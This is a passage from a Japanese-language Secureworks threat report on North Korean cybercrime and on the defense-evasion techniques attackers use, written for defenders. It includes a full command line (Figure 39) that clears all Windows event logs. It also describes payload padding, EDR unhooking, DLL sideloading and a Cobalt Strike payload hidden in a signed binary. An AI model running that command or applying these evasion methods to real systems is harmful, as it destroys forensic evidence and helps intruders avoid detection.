


図34.CTUリサーチャーが追跡しているロシアの攻撃グループ（出典：Secureworks）




図34（続き）. CTUリサーチャーが追跡しているロシアの攻撃グループ（出典：Secureworks）

北朝鮮
Revenue Remains the Major Focus

主な動機

⚠ 金銭的利益

⚠ スパイ活動

北朝鮮

北朝鮮のほとんどの攻撃グループにとって、このパーリア国家に収入をもたらすため金銭目的の犯罪が引き続き優先されています。このような活動の大部分の原因は、現在も核兵器開発に取り組んでいる北朝鮮に対する国連制裁です。ここ数年活動が拡大している背景には、新型コロナウィルスのパンデミックによる北朝鮮経済への影響があると思われます。この危機により制裁の影響はさらに悪化し、北朝鮮は最も近い貿易相手国である中国から孤立しました。北朝鮮に関連する攻撃グループは、減少するこの国の財源を補充する必要に迫られているように見えます。

主な例外は、2020年に防衛および航空宇宙分野を標的にした偽の求人情報を掲載して、最終的にマルウェアをインストールさせるという、NICKEL[90]によるOperation Dream jobが2022年まで継続していることです。最近では、化学分野にも焦点[91]が当てられています。NICKEL KIMBALL[92]の活動も、韓国を標的としたサイバースパイ活動や諜報活動を焦点として続いています。

暗号通貨を視野に

暗号通貨と分散型金融（DeFi）組織が活動の大きな焦点です。北朝鮮の攻撃グループは、2018年以降、暗号通貨取引所から年間2億米ドル以上を盗んでいて、1回の窃取でその額を超えるものもあると報告[93]されています。最近では、分散型金融（DeFi）組織、そのグローバルな暗号通貨取引所、およびそのユーザーにも焦点が広がっています。2022年3月、NICKEL GLADSTONE[94]は、Sky Mavisが構築および運営するEthereumベースの暗号通貨ウォレットであるRoninのバリデータノードの一部を侵害し、当時5億4千万米ドル以上の暗号通貨を盗み、史上最大の暗号通貨強奪事件の1つとなりました。

2022年4月、米国CISAはAppleJeus暗号通貨マルウェアの使用を含むNICKEL GLADSTONEの活動に関する報告[95]を更新し、4月時点で同グループがブロックチェーンおよび暗号通貨業界のさまざまな企業、団体、取引所を標的にして、スピアフィッシングとマルウェアで暗号通貨を盗んでいたと述べています。TraderTraitorと名付けられたこの攻撃キャンペーンでは、ブロックチェーン研究に従事する組織の従業員を標的とした、悪意ある暗号通貨取引アプリケーションが関係していました。CTUリサーチャーは、特に暗号通貨取引所を標的とした別のフィッシングキャンペーンを確認していました。開始されたのは2020年半ばですが、当時は攻撃元が特定されていなかった2019年半ばの活動とつながりがあります。キャンペーン全体で使用されたインフラストラクチャの分析により、NICKEL GLADSTONEがこれらのインシデントに関与していたことが示唆されています。

米国機関の逆襲

また、2022年4月、米国財務省OFACは、Ronin盗難事件で盗まれた資金のロンダリングに使用されたとして、あるEthereumウォレットを制裁リストに追加[96]しました。OFACは、このウォレットが北朝鮮の攻撃者に関連することを特定しました。このEthereumウォレットがOFAC制裁リストに追加されたことで、資金の移動が難しくなり、関連する活動があれば監視の目は厳しくなります。しかし、1つのウォレットに過ぎないことから、その効果は不明です。この動きは、OFACの考えを表していて、暗号通貨を自分たちの権限外とは見なしていないこと、または暗号通貨を利用する攻撃者を触れてはならないものとは見なしていないことを示しています。また、3月には、米国司法省が、北朝鮮で開催された暗号通貨関連カンファレンスにOFACに無断で参加したとして、元Ethereum開発者に5年以上の禁固刑を言い渡したことを発表しました。

北朝鮮のランサムウェアが国家の財源を潤す

北朝鮮の攻撃グループは、ランサムウェア攻撃を継続しており、その規模や成功率は依然として不明ですが、金銭的な利益を得ることが目的であることは間違いありません。

TFlower、Maui、VHD Locker、PXJ、ZZZZ、BEAF、ChiChiなど、複数のランサムウェアファミリが北朝鮮に関連しています。現時点で、セキュアワークスのインシデント対応コンサルタントが取り扱った事例では、これらのどれも確認されていません。このことは、これらのキャンペーンの規模が、主にロシア語を話す既存のサイバー犯罪グループとは同規模ではないこと、または被害者がセキュアワークスの一般的なサービス提供地域の外側にいることを示唆しています。

しかし、継続的なランサムウェア検体の出現とランサムウェアファミリの進化は、ランサムウェアが、北朝鮮の運営組織が追い続ける収益源の1つとなっていることを強く示唆しています。実際、暗号通貨は変動が激しいため、暗号通貨の窃取よりも、ランサムウェアに更に注力していく可能性があります。暗号通貨の窃取で得られる価値は、その暗号通貨の価値の変動の影響を大きく受けますが、ランサムウェアの場合は、恐喝の要求額を増やすことで攻撃者の実質的な価値を維持できます。


07

防御の回避は検知の手掛かりに

重大な被害が発生する前に侵害を検知するために、セキュリティ担当者は、攻撃者が目的を達成する前にその活動を識別する必要があります。セキュリティ担当者は、一度「幸運」に恵まれる必要がありますが、その後は迅速に対応し、その幸運を生かす必要があります。組織は、広範な監視と周到に準備されたインシデント対応計画によって「自ら幸運をつかむ」ことができます。

当然のことながら、攻撃者はこれに対抗しようとセキュリティ対策をすり抜けるための回避策を講じます。しかし、回避手法を使用することで、独自のパターンが生まれ、これを監視することで、攻撃者の活動を検知できます。

確認された回避手法は、主に2つに分かれます。1つは、侵入前に行われる運用設計上の選択で、もう1つは、ネットワーク内部への侵入後に、攻撃者に有利に、そしてセキュリティ担当者に不利になるような環境を形成する戦術的行動です。



設計による回避

開発者は、マルウェアをコンパイルするときに、コードの検知を難しくして、展開先の環境でより長く存続できるように、特定の手法を利用します。このような手法には、以下のようなものがあります。

マルウェアの展開にRustやGoといった一般的ではない言語を使用する。新しい言語は、場合によっては、使いやすく、シグネチャベースの検知やマルウェア分析ツールを回避しやすくなることがあります。

パディング追加によるペイロードサイズ増加。多くの場合、大きなペイロードは、効率化という名目でウイルス対策製品によってスキップされます。　また、一般的に、サンドボックスでは、サイズの大きいファイルに対応していません。CTUリサーチャーは、中国の攻撃グループであるBRONZE BUTLER[97]が、Opaque Predicates[98]と呼ばれるコード難読化手法を含むさまざまな難読化手法に加えて、ウイルス対策製品のスキャンを避けるためにLowMainダウンローダーの実行ファイルに50MBを超えるパディングを追加していることを確認しました。

フック解除およびブレークポイント検知。EDRツールは通常、システムAPIの呼び出しを傍受して記録するためにAPIフックを使用しています。GuLoader[99]などのマルウェアは、これを探して無効にする手法を使用します。その他の回避手法として、GuLoader、FormBook、BazarLoaderなどの広く観測されているマルウェアは、デバッガのブレークポイントの検知とその回避、サンドボックス環境での実行を遅延させるスリープ命令の実装、シグネチャ検知を防ぐランダムな命令の挿入、そして仮想マシン環境の検知などが挙げられます。

DLLサイドローディング。2000年以降に登場したにもかかわらず、DLLサイドローディングは、多くの攻撃者にとって有効な手段であり続けています。この手法を使用するマルウェアには、前述のHUI LoaderやShadowPad、PlugX、GOLD DUPONT[100]ランサムウェアグループが好むVatetローダーなどがあります。

Raspberry Robin– 複数の回避手法を統合

2022年初旬、セキュアワークスの多くのお客様が、さまざまな回避手法により検知回避を試みる「Raspberry Robin」と名付けられた新しいUSBワームの被害に遭いました。このワームは、信頼されたWindows Installer（msiexec.exe）プロセスを足掛かりに、被害者のユーザー名とデバイス名を含むHTTPリクエストを使用して、侵害された**QNAPデバイス**[101]上にあることが多いC2インフラストラクチャにアクセスしようとします。CTUリサーチャーは、Raspberry Robinが追加のC2インフラとしてTOR出口ノードを使用していることも発見しています。

また、コマンドライン引数を解釈する対策を回避するために、公開されていないコマンドラインスイッチや通常とは異なるパイプコマンドを使用していました（図35）。




図35.公開されていないコマンドラインスイッチやパイプコマンドを使用するRaspberry Robin（出典：Secureworks）

また、このマルウェアは、HTTPリクエストに代替構文（バックスラッシュの使用など）を使用し、コマンドラインスイッチ間のスペースを削除することで、文字列照合シグネチャを回避しようとしていました。

図36.Raspberry Robinの別の防御回避（出典：Secureworks）

CTUリサーチャーは、攻撃者が複数のユーザーアカウント制御（UAC）バイパス手法を試みた後、最終的に別の回避手法である非標準の拡張子を持つDLLペイロードの実行に成功したことを発見しました（図37）。さらに異なる回避手法として、攻撃者はデータベースツール**odbcconf**[102]内のregsvr機能を使用してDLLの実行をプロキシしています。




図37.Raspberry Robinのユーザーアカウント制御の回避（出典：Secureworks）

正当性の影に隠れるー デジタル署名に Cobalt Strikeを 埋め込む

2021年半ば、CTUリサーチャーは、米国企業に対するネットワーク侵害から回収されたBRONZE ATLAS[103]のCobalt Strikeローダーを解析しました。復号されたローダーの設定は、Cobalt Strikeペイロードのファイルとしてディスク上のC:\Users\Public\NTUSER.DATを指定していました。NTUSER.DATは、署名済みのWindows DLLファイル（UXLibRes.dll）で、暗号化されたCobalt Strikeペイロードが**Authenticode**[104]デジタル署名の後に含まれていました（図38）。

この方法でペイロードを埋め込んでも、デジタル署名の有効性は失われず、NTUSER.datは有効なデジタル署名を持つ正規のファイルに見えます。Microsoftは、2013年にこの脆弱性に対応するセキュリティ更新プログラム（**MS13-098**[105]）をリリースしましたが、この変更は**オプトイン機能**[106]です。




図38.デジタル署名されたWindowsバイナリに埋め込まれたCobalt Strikeペイロード（出典：Secureworks）

セキュリティ対策を回避するための環境の形成

環境へのアクセスを入手した攻撃者は、ネットワークアーキテクチャ、セキュリティ対策、またはアクセス取得時の権限によって、（意図的であるかどうかにかかわらず）行動の自由が制限されていることに気付くかもしれません。CTUリサーチャーは、攻撃者がこれらの制限を回避するための手順を踏んでいることを日々観測しています。具体的な例としては、以下のようなものがあります。

- 2021年半ば、ある攻撃者が、Microsoft Officeアプリケーション内の「ファイルを開くプログラムを選択」ダイアログボックスを悪用してCitrix環境を抜け出してからKerberoasting攻撃を行って特権の認証情報を取得することに成功しました。このCitrixの制限回避手法は、何年も前からよく知られています。組織が、制約のある環境からの潜在的な「脱出経路」の存在を確認するためには、定期的にセキュリティテストを実施する必要があります。
- 2021年9月に発生したRyuk関連のネットワーク侵害では、ランサムウェアの運営組織が、Cobalt Strikeをインジェクトさせた正規のmobsync.exeプロセスのアウトバウンドネットワークトラフィックを許可するファイアウォールルールを追加しています。対策として重要なのは、攻撃者がセキュリティ対策を手動で無効にできるレベルまで特権を昇格させることを防ぐか、または少なくとも遅らせることです。
- 2021年11月、ある攻撃者が、ProxyShellの脆弱性を利用してインターネットに接続されたサーバーにアクセスし、Cobalt Strikeを展開しました。このとき、コマンドライン上で単純なforループを使用することで、侵害されたサーバー上のWindowsイベントログが消去されていました（図39）。

Command Line:

```
C:\Windows\system32\cmd.exe /C for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

図39.Windowsイベントログを消去するコマンドライン（出典：Secureworks）

- 2021年12月、ある攻撃者が、Log4Shellの脆弱性を利用してインターネットに接続されたサーバーを侵害し、Windows Defenderを無効にするBase64エンコードされたPowerShellコマンドを実行しました（図40）。Base64エンコードは、アナリストやセキュリティツールによるコマンドライン引数の解析を難しくしますが、Base64エンコードされたコマンドが他の疑わしいイベントと一緒に存在すると、検知の手掛かりになります。2022年半ば、BEC攻撃を仕掛けたある攻撃者が、受信したすべてのメールを外部のメールアドレスに転送するメール転送ルールを作成しました。メール転送ルールは、攻撃者が侵害されたユーザーからその活動を隠そうとするためにメールアカウントの侵害でよく使用されますが、クラウドAPIを効果的に監視することでこの活動を検知できます。




図40.Defenderを無効にするために使用されたエンコードされたPowerShell（出典：Secureworks）




図41.攻撃者によるメール転送ルールの作成を示すTaegis XDRテレメトリー（出典：Secureworks）

これらは、セキュアワークスのインシデント対応コンサルタントが日常的に遭遇する防御回避および耐解析手法の一例です。注目すべきことは、そのどれもが高度に洗練された手法ではないということです。それは、攻撃者にとってその必要がないためです。攻撃者は目的を達成するために必要な改良のみを行うため、標的組織の環境におけるセキュリティ対策の成熟度と、それらのコントロールを回避するために攻撃者が採用する手法との間には直接的な関係があります。もう1つ注目すべきことは、これらの手法が、攻撃者の活動の検知するためのパターンを生むということです。

組織に必要なのは、攻撃者による環境への初期侵入を困難にする予防的コントロールを実装することと、攻撃者の環境内での潜伏を困難にする監視ツールを導入することです。その目的は、攻撃者のコストを引き上げ、特に広範囲な攻撃を行う攻撃者に対して、他の標的に移るように仕向けることです。

多要素認証(MFA)の回避

認証情報の不正使用は、依然として侵入手法のかなりの割合を占めています。MFAは、特にインターネットに接続されたアプリケーションや重要なリソースにアクセスするアカウントにとって、重要な予防的コントロールとなります。しかし、セキュアワークスのインシデント対応コンサルタントは、さまざまな手法でMFAが回避されている例を定期的に確認しています。多くのケースで、攻撃者はまだMFAに登録されていないアカウントを侵害し、自身のデバイスを登録しています。2022年3月、CISAは、ロシア政府が支援する攻撃者がこれと手法を用いていることを**報告**[107]しました。

